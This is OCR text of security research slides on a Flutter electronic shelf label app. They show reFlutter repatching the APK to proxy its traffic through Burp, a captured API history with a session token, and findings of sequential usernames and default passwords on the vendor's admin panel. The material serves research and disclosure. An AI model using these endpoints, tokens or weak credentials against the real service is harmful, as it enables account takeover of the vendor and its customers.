
Components




B(l)utter & reFlutter to rescue

1. Get annotated ASM mixed with Dart Intermediate Language with B(l)utter
2. Proxy network traffic with reFlutter


```
(.venv) ➜  zhsunyco reflutter WoPda.apk
[*] Processing...

Example: (192.168.1.154) etc.
Please enter your BurpSuite IP: 192.168.0.253

SnapshotHash: 80a49c7111088100a233b2ae788e1f48
The resulting apk file: ./release.RE.apk
Please sign, align & install the apk file

Configure Burp Suite proxy server to listen on *:8083
Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab
Support Invisible Proxying -> true
```


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Filter on
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Start response... Listener port
88 http://www.zhsunyco.com.cn POST /mobile/ack/ble ✓ 200 377 JSON 47.91.77.94 10:28:44 19 No... 56 8083
87 http://www.zhsunyco.com.cn GET /mobile/getTask/ble?esl_code=17300395 ✓ 200 2763 JSON 47.91.77.94 10:28:36 19 No... 373 8083
86 http://www.zhsunyco.com.cn GET /mobile/getTaskList/ble 200 397 JSON 47.91.77.94 10:28:36 19 No... 244 8083
85 http://www.zhsunyco.com.cn GET /mobile/getTaskCount/ble 200 399 JSON 47.91.77.94 10:28:20 19 No... 298 8083
84 http://www.zhsunyco.com.cn GET /mobile/getTaskList/ble 200 397 JSON 47.91.77.94 10:28:20 19 No... 143 8083
83 http://www.zhsunyco.com.cn POST /mobile/bind/ble ✓ 200 395 JSON 47.91.77.94 10:28:15 19 No... 195 8083
82 http://www.zhsunyco.com.cn GET /mobile/get/product?product_code=6666... ✓ 200 494 JSON 47.91.77.94 10:28:14 19 No... 193 8083
80 http://www.zhsunyco.com.cn POST /mobile/queryDeluxe/template ✓ 200 387 JSON 47.91.77.94 10:28:11 19 Nov... 373 8083
79 http://www.zhsunyco.com.cn POST /mobile/queryDeluxe/template ✓ 200 534 JSON 47.91.77.94 10:28:09 19 No... 1085 8083
78 http://www.zhsunyco.com.cn GET /mobile/get/ble?esl_code=17300395 ✓ 200 677 JSON 47.91.77.94 10:28:05 19 No... 193 8083
77 http://www.zhsunyco.com.cn GET /mobile/getTaskCount/ble 200 399 JSON 47.91.77.94 10:28:02 19 No... 40 8083
76 http://www.zhsunyco.com.cn GET /mobile/getDeviceAreaList/overview 200 387 JSON 47.91.77.94 10:28:02 19 No... 210 8083
74 http://www.zhsunyco.com.cn POST /mobile/ack/ble ✓ 200 377 JSON 47.91.77.94 10:27:20 19 No... 614 8083
73 http://www.zhsunyco.com.cn GET /mobile/getTask/ble?esl_code=17300395 ✓ 200 2763 JSON 47.91.77.94 10:27:11 19 Nov... 665 8083
72 http://www.zhsunyco.com.cn GET /mobile/getTaskList/ble 200 397 JSON 47.91.77.94 10:27:10 19 No... 206 8083
71 http://www.zhsunyco.com.cn GET /mobile/getTaskCount/ble 200 399 JSON 47.91.77.94 10:26:43 19 No... 678 8083
70 http://www.zhsunyco.com.cn GET /mobile/getTaskList/ble 200 397 JSON 47.91.77.94 10:26:43 19 No... 678 8083
69 http://www.zhsunyco.com.cn POST /mobile/bind/ble ✓ 200 395 JSON 47.91.77.94 10:26:41 19 No... 83 8083
68 http://www.zhsunyco.com.cn GET /mobile/get/product?product_code=6666... ✓ 200 494 JSON 47.91.77.94 10:26:41 19 No... 65 8083
67 http://www.zhsunyco.com.cn POST /mobile/queryDeluxe/template ✓ 200 387 JSON 47.91.77.94 10:26:36 19 No... 169 8083
66 http://www.zhsunyco.com.cn POST /mobile/queryDeluxe/template ✓ 200 534 JSON 47.91.77.94 10:26:36 19 No... 234 8083
65 http://www.zhsunyco.com.cn GET /mobile/get/ble?esl_code=17300395 ✓ 200 677 JSON 47.91.77.94 10:26:32 19 No... 60 8083
64 http://www.zhsunyco.com.cn GET /mobile/getDeviceAreaList/overview 200 387 JSON 47.91.77.94 10:26:29 19 No... 136 8083
63 http://www.zhsunyco.com.cn GET /mobile/getTaskCount/ble 200 399 JSON 47.91.77.94 10:26:29 19 No... 199 8083
61 http://www.zhsunyco.com.cn GET /mobile/getTaskList/ble 200 387 JSON 47.91.77.94 10:26:24 19 No... 66 8083
60 http://www.zhsunyco.com.cn POST /mobile/query/ble ✓ 200 387 JSON 47.91.77.94 10:26:24 19 No... 377 8083
Request
Pretty Raw Hex
1 GET /mobile/getTask/ble?esl_code=17300395 HTTP/1.1
2 user-agent: Dart/3.5 (dart:io)
3 Accept-Encoding: gzip, deflate, br
4 token: SV1jUYfxNb/R6swwGw
5 host: www.zhsunyco.com.cn
6 Connection: keep-alive
7
8
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, private
3 Date: Wed, 19 Nov 2025 09:28:37 GMT
4 Content-Type: application/json
5 Access-Control-Allow-Headers: Origin, Content-Type, Cookie, Accept, token
6 Access-Control-Allow-Methods: GET, POST, PATCH, PUT, OPTIONS
7 Access-Control-Allow-Credentials: true
8 Server: Laravel5
9 Connection: keep-alive
10 Content-Length: 2400
11
12 {
"error_code":0,
"esl_code":"17300395",
"product_names":"product_name",
"version":"000E\/0330\/0501",
"action_from":"bind",
"cmds":[
{
"service":"01-00-00-03",
"value":
"paYCAgHYBcWZzW4jNwzHpSC65LQFVj301HOeYlTUdxkQjcJPUPgpgn2CXnz3oQYcPWX1LZLSyFssig4QI8nPFC1p+BeH42B9uf+a
CyHU\/+kffvSyYs0PWi+oAa0Pq9F\/kDv9hKt1fKDs1+X05JPlMc+WT8NhyRUs43M\/rbfQvR7XASi15tsRlt8wbuBWiB7zBjrzTa
Cr8y\/6oAhiCeE0ZK73dhD5tyPXmE92Q5slj47X9vbwhKsZb7PRbsrVdIfM7L6TT7iZcdH1R0x5DfAAX6Zc1eVRv695vvishCzyo9
Hmo5lkCxEX6iDbQBLxEOAmY3y6eXWUbzGIoE\/bZFVD3O02nXPRtn7Tezz8I46vdrgM\/4jxrXiYn5EDtyURMjcDr1mUueV8Y1y3X
EKjxyXO8TnKnWirneZnnCIc5anKu064G7kh9raPb1J8jDepiDztr6UcED+68FEm2HibvwF3jB+Mm7q+JoZooEywcQuNJ3uYc5n923
rjcy5y\/LbeYhYY12n+tqyIBsyj6uVb27YVq9cXHYMLP4Vnz1RGdUyyyplGbzkj3R53Oqeabdx MeZ6RJTlUuKKcKbMqk23cacZh4M
cVDxMgXHIuKVecG8KN5nxLm6CZplr0QewH\/04\/4YrwYX5A+MbXj1UiFq9\/XluT9XKXh1+\/us6zPieU+TH81Y4tW\/QZcWA86f
Med0WfFzzpM+EovqIxjG9HYAJHOVXPmL8zbnNujdy1YzulTtUPaq9dNu76TPnhWE7Cbc6LMdJnwusxivQZ8WAkD1yfU14nHo0PR67
PlWfP2nF97jzNv0TS9RleyyYciQAyruo9atn2Fd1RqQ4GhwSyBviaT7Gk0IgDOWDSiqdB+fnaeXDg6jnRz+82fnQwct15yC\/Kkz4
jHqsEHF\/S5+4f+iq0+iUVAE185dnfaP0T6pmtjQ+b9zdP6yebdTnxy+098E\/CofOTf7wE7u+kPuvjX7z\/iNxTXu1PgdzeI79Pe
TD3j7fIP6f+fbxE5P6aJmsIPyV++9VXB8qQ+C6JP4SvDtBJH7nPV+IeV0J5\/FPhH746kNjenCt\/4zzZm0vh315qAIJwX\/lHDUB
oPH7jYY\/yCgh8gPzW+OOlBDDnZQb3Xj9znhx89vqZ88dbDrDWz0mov3Wel7DXzwNPDq6tfo7jnzBPDq4tf+KXCPcvaQI1\/wb7NM
N7y9\/Iz4RHB4iH8SmPDj6bfkT7C+XBwWfTnwkPM\/xY8cfLretbVDzGq3XaonjQecax\/k74g\/AwfkpLHCAfn\/EWwB5\/0PgH7
nsJObX3H3\/VAOf8dsUP8iP313aATe0LF8+4XvCszwsONcAJb\/q8Y9\/0OXMhBi77eXfJGzbhUHhdccQV5Z585bPpS\/R\/vtF9S
xxmvH5F7vNyd+Bq8jTM\/+8WXrQ\/Pd4Zv9Om1cCvgO1nXGL+J+es2uU86h9+Yvljwv WCJ\/1F3P1LHvVdyt5e5bzUB70L8wsPL\/
NarzN+L3yru+B+5u5JfyMk+YW5B9KGc\/rM3APu2gR+Yu6BtGOCiLDhB36mw1vS6Av8RKKn4WWRxeYb6yKWAqWaW9J0KtXAuQWP6m
fcNznTueO+mOI9+xUn9fOM4\/p5yuEZd+P8YRKC2uXwXbw+AOxx8YzrBc\/6jApYznMO7PKsz7nxMOOlH2h3eNXnJa+PNMoOj5CKc
Search 0 highlights
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 1
Request headers 5
Response headers 9
Inspector
Notes
Event log All issues
Memory: 206.4MB
Disabled


Components



Web Management Platform



WebApp Weaknesses



Weakness

- Sequential Usernames
- Default Passwords

Impact

- Account takeover

Mitigation

- Randomized Default Passwords

Not Secure http://zhsunyco.com.cn/admin/store/335/edit tp://zhsunyco.com.cn/admin/store/96/edit

